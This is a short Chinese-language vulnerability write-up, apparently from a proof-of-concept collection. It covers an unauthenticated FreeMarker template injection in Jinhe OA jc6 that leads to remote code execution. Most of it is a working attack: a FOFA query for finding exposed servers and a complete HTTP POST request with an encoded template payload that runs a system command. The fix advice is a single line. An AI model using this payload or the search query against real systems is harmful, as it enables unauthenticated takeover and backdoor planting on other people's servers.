J1-2金和-OA-RCE

漏洞描述：

金和OA jc6 portalwb-con-template!viewConTemplate.action 接口存在FreeMarker模板注入漏洞，未经身份验证的攻击者可以利用此漏洞远程代码执行、写入后门文件，导致服务器存在被控的风险。

影响版本：

至2024年3月30日

网站图片：

网络测绘：

fofa语法：

FOFA：app="金和网络-金和OA"


漏洞复现：

payload：

```
POST /jc6/platform/portalwb/portalwb-con-template!viewConTemplate.action HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded

moduId=1&code=%253Cclob%253E%2524%257B%2522freemarker.template.utility.Execute%2522%253Fnew%28%29%28%2522ipconfig%2522%29%257D%253C%252Fclob%253E&uuid=1
```

效果图:



修复建议：

更新到最新系统